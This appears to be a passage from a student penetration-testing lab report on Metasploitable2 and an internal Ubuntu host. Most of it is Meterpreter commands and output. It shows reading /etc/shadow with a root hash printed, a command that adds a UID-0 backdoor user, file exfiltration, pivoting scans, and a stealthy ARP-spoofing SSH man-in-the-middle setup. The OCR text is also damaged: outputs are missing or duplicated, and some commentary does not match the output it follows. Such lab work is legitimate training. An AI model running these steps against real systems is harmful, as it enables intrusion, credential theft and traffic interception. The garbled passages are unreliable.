This exploit successfully provided access as the daemon user, but did not immediately grant root. It is different from *Samba* and *Java RMI* because *distccd* does not run as root; it runs as a dedicated daemon user. For this reason, reading */etc/shadow* was not possible. However, this shell is the perfect entry point for privilege escalation. From the daemon user, an attacker can gain root using a kernel exploit, *SUID* binary abuse, or writable *cron* jobs. This PoC demonstrates how dangerous unauthenticated *RCE* is; even with a low-privilege shell, lateral movement and escalation are possible.

Explore: Complete Exploration of Environment and Network

After gaining access through a vulnerability, the first task of a penetration tester is to thoroughly explore the environment. The objective is to understand the network topology, identify running services, look for privilege escalation paths, and create opportunities for lateral movement.

Viewing the Process List

The most important command to see which service is running in a Meterpret*er session* is the following command. It shows the running processes, their *PID*, user context, and command line.

Command:

ps

Output:

```
meterpreter > ps

Process List
============

 PID   Name                                  User      Path
 ---   ----                                  ----      ----
 1     /sbin/init                            root      /sbin/init
 2     [kthreadd]                            root      [kthreadd]
 3     [migration/0]                         root      [migration/0]
 4     [ksoftirqd/0]                         root      [ksoftirqd/0]
 5     [watchdog/0]                          root      [watchdog/0]
 6     [events/0]                            root      [events/0]
 7     [khelper]                             root      [khelper]
 41    [kblockd/0]                           root      [kblockd/0]
 44    [kacpid]                              root      [kacpid]
 45    [kacpi_notify]                        root      [kacpi_notify]
 171   [kseriod]                             root      [kseriod]
 210   [pdflush]                             root      [pdflush]
 211   [pdflush]                             root      [pdflush]
 212   [kswapd0]                             root      [kswapd0]
 254   [aio/0]                               root      [aio/0]
 1274  [ksnapd]                              root      [ksnapd]
 1505  [ata/0]                               root      [ata/0]
 1508  [ata_aux]                             root      [ata_aux]
 1515  [scsi_eh_0]                           root      [scsi_eh_0]
 1521  [scsi_eh_1]                           root      [scsi_eh_1]
 1534  [ksuspend_usbd]                       root      [ksuspend_usbd]
 1539  [khubd]                               root      [khubd]
 2390  [scsi_eh_2]                           root      [scsi_eh_2]
 2581  [kjournald]                           root      [kjournald]
 2768  /sbin/udevd                           root      /sbin/udevd --daemon
 3165  [kpsmoused]                           root      [kpsmoused]
 4088  [kjournald]                           root      [kjournald]
 4218  /sbin/portmap                         daemon    /sbin/portmap
 4239  /sbin/rpc.statd                       statd     /sbin/rpc.statd
 4245  [rpciod/0]                            root      [rpciod/0]
 4260  /usr/sbin/rpc.idmapd                  root      /usr/sbin/rpc.idmapd
```

```
4245  [rpciod/0]                                root      [rpciod/0]
4260  /usr/sbin/rpc.idmapd                      root      /usr/sbin/rpc.idmapd
4484  /sbin/getty                               root      /sbin/getty 38400 tty4
4486  /sbin/getty                               root      /sbin/getty 38400 tty5
4492  /sbin/getty                               root      /sbin/getty 38400 tty2
4496  /sbin/getty                               root      /sbin/getty 38400 tty3
4500  /sbin/getty                               root      /sbin/getty 38400 tty6
4533  /sbin/syslogd                             syslog    /sbin/syslogd -u syslog
4574  /bin/dd                                   root      /bin/dd bs 1 if /proc/kmsg of /var/run/klogd/kmsg
4576  /sbin/klogd                               klog      /sbin/klogd -P /var/run/klogd/kmsg
4599  /usr/sbin/named                           bind      /usr/sbin/named -u bind
4629  dhclient3                                 dhcp      dhclient3 -e IF_METRIC=100 -pf /var/run/dhclient.eth0.pid -lf /var/lib/dhcp3/dhclient.et
                                                          h0.leases eth0
4657  /usr/sbin/sshd                            root      /usr/sbin/sshd
4744  /bin/sh                                   root      /bin/sh /usr/bin/mysqld_safe
4786  /usr/sbin/mysqld                          mysql     /usr/sbin/mysqld --basedir=/usr --datadir=/var/lib/mysql --user=mysql --pid-file=/var/ru
                                                          n/mysqld/mysqld.pid --skip-external-locking --port=3306 --socket=/var/run/mysqld/mysqld.
                                                          sock
4788  logger                                    root      logger -p daemon.err -t mysqld_safe -i -t mysqld
4865  /usr/lib/postgresql/8.3/bin/postgres      postgres  /usr/lib/postgresql/8.3/bin/postgres -D /var/lib/postgresql/8.3/main -c config_file=/etc
                                                          /postgresql/8.3/main/postgresql.conf
4868  postgres:                                 postgres  postgres: writer process
4869  postgres:                                 postgres  postgres: wal writer process
4870  postgres:                                 postgres  postgres: autovacuum launcher process
4871  postgres:                                 postgres  postgres: stats collector process
4891  distccd                                   daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4892  distccd                                   daemon    distccd --daemon --user daemon --allow 0.0.0.0/0
4941  [lockd]                                   root      [lockd]
4942  [nfsd4]                                   root      [nfsd4]
4943  [nfsd]                                    root      [nfsd]
4944  [nfsd]                                    root      [nfsd]
4945  [nfsd]                                    root      [nfsd]
4946  [nfsd]                                    root      [nfsd]
4947  [nfsd]                                    root      [nfsd]
4948  [nfsd]                                    root      [nfsd]
4949  [nfsd]                                    root      [nfsd]
4950  [nfsd]                                    root      [nfsd]
4954  /usr/sbin/rpc.mountd                      root      /usr/sbin/rpc.mountd
```



A total of *70+* processes were observed in the output. The first *30* processes are kernel threads such *as [kthreadd], [migration/0], [ksoftirqd/0]* - these are internal processes of the Linux kernel and not part of the attack surface. The actual attack surface begins from *PID 4218 (RPC Port Mapper Service).*

Notable processes and their attack potential:

PID	Process	Service	Attack Potential
4657	/usr/sbin/sshd	SSH Server	Target of SSH MITM attack
4786	/usr/sbin/mysqld	MySQL DB (3306)	SQL injection, credential dump
4865	postgres	PostgreSQL (5432)	Target of Exploit 3
5027	/usr/sbin/smbd	Samba SMB	Target of Exploit 1
5161	/usr/sbin/apache2	Apache HTTP (80)	Web app attacks, LFI/RFI
5180	/usr/bin/rmiregistry	Java RMI (1099)	Target of Exploit 2
5188	/usr/bin/unrealircd	IRC Server (6667)	Backdoor exploit possible
5200	Xtightvnc	VNC (5900)	GUI remote access is possible

Reading Password Files


The most important task after post-exploitation is credential harvesting. After gaining root access on *Metasploitable2*, I was able to read two critical files.

Reading /etc/passwd

Command:

cat /etc/passwd

Output:



The first field is the *username,* the second field x represents the password hash stored in */etc/shadow.* The third field is *UID - 0* means root, *1-999* means system accounts, *1000+* means regular users.

Important accounts:

- msfadmin (UID *1000), user (UID 1001*), *service (UID 1002)* - these three are human users with interactive shell, targets for lateral movement and credential reuse
- *postgres (UID 108)* and *mysql (UID 109)* - database service accounts with a home directory and shell
- *www-data (UID 33), tomcat55 (UID 110)* - web service accounts

/etc/passwd can be modified as *root,* which means a new backdoor user can be created, for example: *echo 'backdoor:x:0::/root:/bin/bash' >> /etc/passwd*


Reading /etc/shadow - Password Hash Analysis

The shadow file has provided me with the greatest advantage because it allows access to all users' hashed passwords together, creating an opportunity for offline password cracking. The hash type *1* is seen in this file, which means the *MD5*-crypt algorithm was used. *MD5* is currently extremely weak and can be cracked very quickly using a GPU, whereas modern secure systems use *6,* that is, *SHA-512.*

Command:

cat /etc/shadow

Output:



This file demonstrates that the passwords of the target machine have been stolen in hashed form.

1. Root Password Hash: *root:1/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.* Here, *1* indicates that it is hashed using the *MD5* algorithm. I have successfully extracted the root user's password hash.

2. Other Users: You can also see the password hashes of *msfadmin, postgres,* and user. This proves that, if desired, these hashes can now be cracked using John the Ripper or *Hashcat* to retrieve the original passwords.

3. Security Risk: The ability to read the */etc/shadow* file implies that the system's permission management is extremely weak.


File Download - PoC Evidence

Any sensitive file can be brought to the attacker's machine using *Meterpreter*'s download command, as demonstrated below.

Command:

download /etc/hostname /home/kali/Desktop/

Output:



This proves that it is possible to download the target machine's *SSH* private keys *(/root/.ssh/id_rsa*), database dumps, and configuration files.

Exploring Network Routes


Routing table

The routing table has been viewed from *Meterpreter* to check if there are any other networks: After going to the shell, the following prompt has been written:

Prompt:

route -n

Output:



This shows that *Metasploitable* is only on the *10.10.10.0/24* network and the default gateway is *10.10.10.2 (VMware NAT).*

ARP table

Prompt:

arp -a

Output:

```
arp -a
? (10.10.10.128) at 00:0C:29:6F:3E:D6 [ether] on eth0
? (10.10.10.128) at 00:0C:29:6F:3E:D6 [ether] on eth0
```

? (10.10.10.128) at 00:0c:29:xx:xx:xx [ether] on eth0; *Kali Linux* is visible

? (10.10.10.2) at 00:50:56:xx:xx:xx [ether] on eth0; *VMware Gateway*

From the *ARP* output, the *Metasploitable* machine is on the *10.10.10.0/24* network. It cannot see the Internal network (*192.168.50.0/24*) through *Kali Linux's* gateway – thus it is understood that the security is functioning correctly.

/etc/hosts Analysis

Prompt:

cat /etc/hosts

Output:

```
cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       metasploitable.localdomain      metasploitable

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
ff02::3 ip6-allhosts
```

This file is used for local hostname resolution. The names *metasploitable.localdomain* and *metasploitable* are assigned to *127.0.1.1*, which can be seen in internal services and log files. The *IPv6* entries are standard loopback and multicast addresses. This file is important for the attacker because any custom internal hostname here can become a target for lateral movement.

Network Connections Check

The prompt below shows all listening and established TCP/UDP connections. *-a* displays all sockets, *-n* shows numeric addresses, *-t* filters *TCP, -u* filters *UDP,* and *-p* shows the PID/program name. From this output, an attacker can understand which ports are externally open (*0.0.0.0:80, 0.0.0.0:3306*), which connections are active, and which process is using which port. Running this prompt on *Metasploitable2* reveals over *20* listening services.

Prompt:

netstat -antup

Output:

```
netstat -antup
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:512             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:513             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:2049            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:514             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8009            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6697            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:3306            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1099            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6667            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:139             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5900            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:111             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:6000            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52596           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.129:53         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52023           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4865/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58970           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58719           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.129:5432       10.10.10.128:39901      CLOSE_WAIT  6056/postgres: post
tcp        0      0 10.10.10.129:42374      10.10.10.128:4444       ESTABLISHED 6056/postgres: post
tcp6       0      0 :::2121                 :::*                    LISTEN      -
tcp6       0      0 :::3632                 :::*                    LISTEN      -
tcp6       0      0 :::53                   :::*                    LISTEN      -
```

```
tcp        0      0 0.0.0.0:8787            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8180            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:1524            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52596           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.129:53         0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:21              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:53            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:52023           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:23              0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:5432            0.0.0.0:*               LISTEN      4865/postgres
tcp        0      0 0.0.0.0:25              0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:953           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58970           0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:445             0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:58719           0.0.0.0:*               LISTEN      -
tcp        0      0 10.10.10.129:5432       10.10.10.128:39901      CLOSE_WAIT  6056/postgres: post
tcp        0      0 10.10.10.129:42374      10.10.10.128:4444       ESTABLISHED 6056/postgres: post
tcp6       0      0 :::2121                 :::*                    LISTEN      -
tcp6       0      0 :::3632                 :::*                    LISTEN      -
tcp6       0      0 :::53                   :::*                    LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
tcp6       0      0 :::5432                 :::*                    LISTEN      4865/postgres
tcp6       0      0 ::1:953                 :::*                    LISTEN      -
udp        0      0 0.0.0.0:2049            0.0.0.0:*                           -
udp        0      0 10.10.10.129:137        0.0.0.0:*                           -
udp        0      0 0.0.0.0:137             0.0.0.0:*                           -
udp        0      0 10.10.10.129:138        0.0.0.0:*                           -
udp        0      0 0.0.0.0:138             0.0.0.0:*                           -
udp        0      0 10.10.10.129:53         0.0.0.0:*                           -
udp        0      0 127.0.0.1:53            0.0.0.0:*                           -
udp        0      0 0.0.0.0:68              0.0.0.0:*                           -
udp        0      0 0.0.0.0:69              0.0.0.0:*                           -
udp        0      0 0.0.0.0:41040           0.0.0.0:*                           -
udp        0      0 127.0.0.1:36833         127.0.0.1:36833         ESTABLISHED 4865/postgres
udp        0      0 0.0.0.0:43111           0.0.0.0:*                           -
udp        0      0 0.0.0.0:56296           0.0.0.0:*                           -
udp        0      0 0.0.0.0:36329           0.0.0.0:*                           -
udp        0      0 0.0.0.0:111             0.0.0.0:*                           -
udp        0      0 0.0.0.0:1023            0.0.0.0:*                           -
udp6       0      0 :::53                   :::*                                -
udp6       0      0 :::34812                :::*                                -
```

This routing table is abnormal. Normally, the default gateway should be *10.10.10.2* (*VMware NAT*), but here the gateway shows *10.10.10.128,* which is the IP of the *Kali Linux* machine. This means that during the pivoting setup, *Metasploit*'s autoroute modified the victim's routing table so that internal traffic routes through *Kali Machine.* This is evidence of successful pivoting.

Pivoting - Internal Network Scan

The *Kingdom network (192.168.50.0/24)* was scanned using the vulnerable node as a pivot.

Backgrounding the session and checking active sessions

The session was sent to the background

Prompt:

Background

sessions

Output:

```
meterpreter > background
[*] Backgrounding session 2 ...
msf exploit(linux/postgres/postgres_payload) > sessions

Active sessions
===============

  Id  Name  Type                   Information                       Connection
  --  ----  ----                   -----------                       ----------
  1         meterpreter x86/linux  postgres @ metasploitable.localdomain  10.10.10.128:4444 → 10.10.10.129:42374 (10.10.10.129)
  2         meterpreter x86/linux  postgres @ metasploitable.localdomain  10.10.10.128:4444 → 10.10.10.129:43628 (10.10.10.129)
```

The session has been sent to the background so that another module can be run in the *Metasploit console*. Here, two active *Meterpreter sessions* are visible, both on the same host but with different source ports.

Internal Network Scan

Selecting Module

After setting up pivoting, Metasploit's TCP port scanner was used to check whether there are any active hosts on the internal network.

```
msf exploit(linux/postgres/postgres_payload) > use auxiliary/scanner/portscan/tcp
```

Target set

Prompt:

set RHOSTS 192.168.50.0/24

Output:

```
msf auxiliary(scanner/portscan/tcp) > set RHOSTS 192.168.50.0/24
RHOSTS ⇒ 192.168.50.0/24
```

Internal Network Port Scan

Ports have been configured on the target internal subnet to locate common services.

Command:

set PORTS 22,80,443,3389,8080

Output:




The PORTS variable has been set with SSH (22), HTTP (80), HTTPS (443), RDP (3389), and alternate web (8080). These five ports represent the most common attack surfaces.

Scan execution

Command:

run

Output:



At the end of the scan, two critical findings were identified. The fact that *port 22* is open indicates that a *Linux SSH* server is running on the *Kingdom* network. The presence of an open *port 80* on the same host means that the web server is also active.

This result is the strongest evidence of successful pivoting, because the *192.168.50.0/24* network is not directly reachable from the *Kali machine (10.10.10.0/24).* By using the compromised *Metasploitable2* host as a pivot point, it was possible to enumerate the internal network.

Reactivating a session

The following command is used to enter an old session or a session running in the background:

Command:

sessions -i 2

Output:

```
msf auxiliary(scanner/portscan/tcp) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > shell
```

Meterpreter session 2 has been reactivated using the above command. This is necessary because the session was sent to the background in order to run the *portscan* module.

Verification of the target machine's network interfaces

From within the Meterpreter session, a shell was used to run *ifconfig* to see how many interfaces are active on the target machine:

Command:

shell

Output:

```
meterpreter > shell
Process 6103 created.
Channel 1281 created.
```

A shell command creates a new process and provides an interactive Bash channel.

After that, the following command has been used.

Command:

/sbin/ifconfig

Output:

```
/sbin/ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:fa:dd:2a
          inet addr:10.10.10.129  Bcast:10.10.10.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fefa:dd2a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:7908 errors:0 dropped:0 overruns:0 frame:0
          TX packets:7126 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4277681 (4.0 MB)  TX bytes:766792 (748.8 KB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:1390 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1390 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:650389 (635.1 KB)  TX bytes:650389 (635.1 KB)
```

The *ifconfig* output shows that only two interfaces are active: eth0, the primary interface with IP *10.10.10.129,* and lo, the loopback. The *HWaddr 00:0c:29:fa:dd:2a* is identical to that of all previous exploits. *RX* packets are *7,908* and *TX* packets are *7,126,* which have increased


significantly compared to previous scans; RX bytes are *4.0 MB* and *TX* bytes are *748.8 KB*, indicating extensive network activity due to pivoting and scanning.

Routing command error

Command:

route print

Output:



For Windows, the command is route print, while for Linux the correct command is route -n. For this reason, it displayed the usage help. This is a common mistake when a tester mixes Windows and Linux environments.

Task 3 - Attack a non-vulnerable node (kingdom)

• Get access to the internal network of the kingdom.

• To implement the attack, try to explore with which hacking tools you can implement this (maybe something about SSH MITM?).

• Kingdom-PC can be connected to any different vulnerable node subnet, it doesn't matter.

• To make a PoC with one working hacking tool/technique is enough.

Solution:

The *Kingdom* node *(Ubuntu: 192.168.50.129)* itself is not vulnerable. However, its network communication is weak. Therefore, I positioned *Kali Linux* between the *Kingdom* and the Gateway to intercept the *SSH* connection and steal the credentials.

Overall picture of the attack

Step	What is happening	Result
ARP Spoofing	Calling the Kingdom: Gateway = Kali	Traffic is passing through Kali.
IP Forwarding	Enable packet forwarding	The victim's internet will not be disconnected.
IPTables Redirect	Redirecting traffic from port 22 to port 2222.	SSH traffic is coming to us.
ssh-mitm Server	Launch a fake SSH server	Credentials are visible in plaintext.
Login	Direct SSH using the captured password	Full access to the Kingdom node

IP Forwarding & Tools

IP Forwarding has been enabled using the following command (*IP Forwarding (ip_forward = 1).*

Command:

```
┌──(kali㉿hasib)-[~]
└─$ sudo bash -c 'echo 1 > /proc/sys/net/ipv4/ip_forward'
```

As a result of the following command, the *Kali Linux* machine has started functioning as a software router. During *ARP spoofing*, all the victim's data is directed to the *Kali Linux* machine.

Deleting all old rules from the NAT table

First, all old rules in the *NAT* table were deleted using the following command. There had been several failed attempts earlier which resulted in some incorrect rules accumulating; hence, the new rules would not work without cleaning them first.

```
┌──(kali㉿hasib)-[~]
└─$ sudo iptables -t nat -F
```

This command has been executed successfully in *Linux,* so it did not produce any output.

Disabling ICMP redirect

This way the victim will not receive a warning *(Send Redirects (send_redirects = 0)).*

Commands:

sudo sysctl -w net.ipv4.conf.eth1.send_redirects=0

sudo sysctl -w net.ipv4.conf.all.send_redirects=0

```
┌──(kali㉿hasib)-[~]
└─$ sudo sysctl -w net.ipv4.conf.eth1.send_redirects=0
sudo sysctl -w net.ipv4.conf.all.send_redirects=0
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ sudo sysctl -w net.ipv4.conf.eth1.send_redirects=0
sudo sysctl -w net.ipv4.conf.all.send_redirects=0
[sudo] password for kali:
net.ipv4.conf.eth1.send_redirects = 0
net.ipv4.conf.all.send_redirects = 0
```

These two commands primarily helped to keep the attack stealthy.

These are necessary because, usually, when a router sees a packet returning, it sends the victim an *'ICMP Redirect'* message so that the victim goes directly to the real gateway. By disabling this, the victim receives no warning, and the *MITM (Man-in-the-Middle)* position remains secure.

Verify

Command:

```
┌──(kali㉿hasib)-[~]
└─$ cat /proc/sys/net/ipv4/ip_forward
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ cat /proc/sys/net/ipv4/ip_forward
1
```

If it were *0*, the *Attacker Host (Kali Linux)* would drop those packets and the victim would get disconnected. By setting it to 1, Kali accepts the packets and forwards them to the actual gateway.

Finding the Gateway IP

Before executing a *Man-in-the-Middle* attack, it is first necessary to ensure that *Kali Linux* is aware of the lab network's routing. For this purpose, the following command has been applied, which filters from the complete routing table only the entries related to the *192.168.50.0/24* subnet.

Command:

```
hasib@kali: \w$ ip route | grep 192.168.50 | grep -v "192.168.50.0"
```

Output:

```
┌──(kali㉿hasib)-[~]
└─$ ip route | grep '192.168.50'
192.168.50.0/24 dev eth1 proto kernel scope link src 192.168.50.128 metric 101
```

From the above output analysis, it is observed that for all IP addresses in the *192.168.50.0/24* range, *Kali Linux* will use the *eth1* interface and set *192.168.50.128* as the source IP. The term 'proto kernel' indicates that this route was not added manually; rather, it was automatically created by the kernel during IP address assignment. *'Scope link'* means that the network is directly connected, thus no separate gateway is required. The *metric 101* represents the route's priority value, which being slightly higher than the metric of the *eth0* interface, results in internet-bound traffic being routed through *eth0,* while lab-bound traffic is routed through *eth1.*

The presence of this routing entry is essential for the successful functioning of *ssh-mitm.* When an *SSH* connection attempt is made from the Kingdom host (192.168.50.*129), Kali Linux* receives it on the eth1 interface. Subsequently, when *ssh-mitm* forwards the traffic to the actual destination, the packet is sent back through *eth1* with the source IP *192.168.50.128* according to this route. As a result, the *Kingdom host* considers the connection as legitimate traffic coming from its designated gateway, which allows the password capture process to proceed smoothly.


System Update and dsniff Installation


First, update the package list and install *dsniff* (which provides *arpspoof* and *urlsnarf*) using the following command:

Command:

sudo apt update -y && sudo apt install dsniff -y

Output:





The version of *dsniff* was *2.5a2-1.*

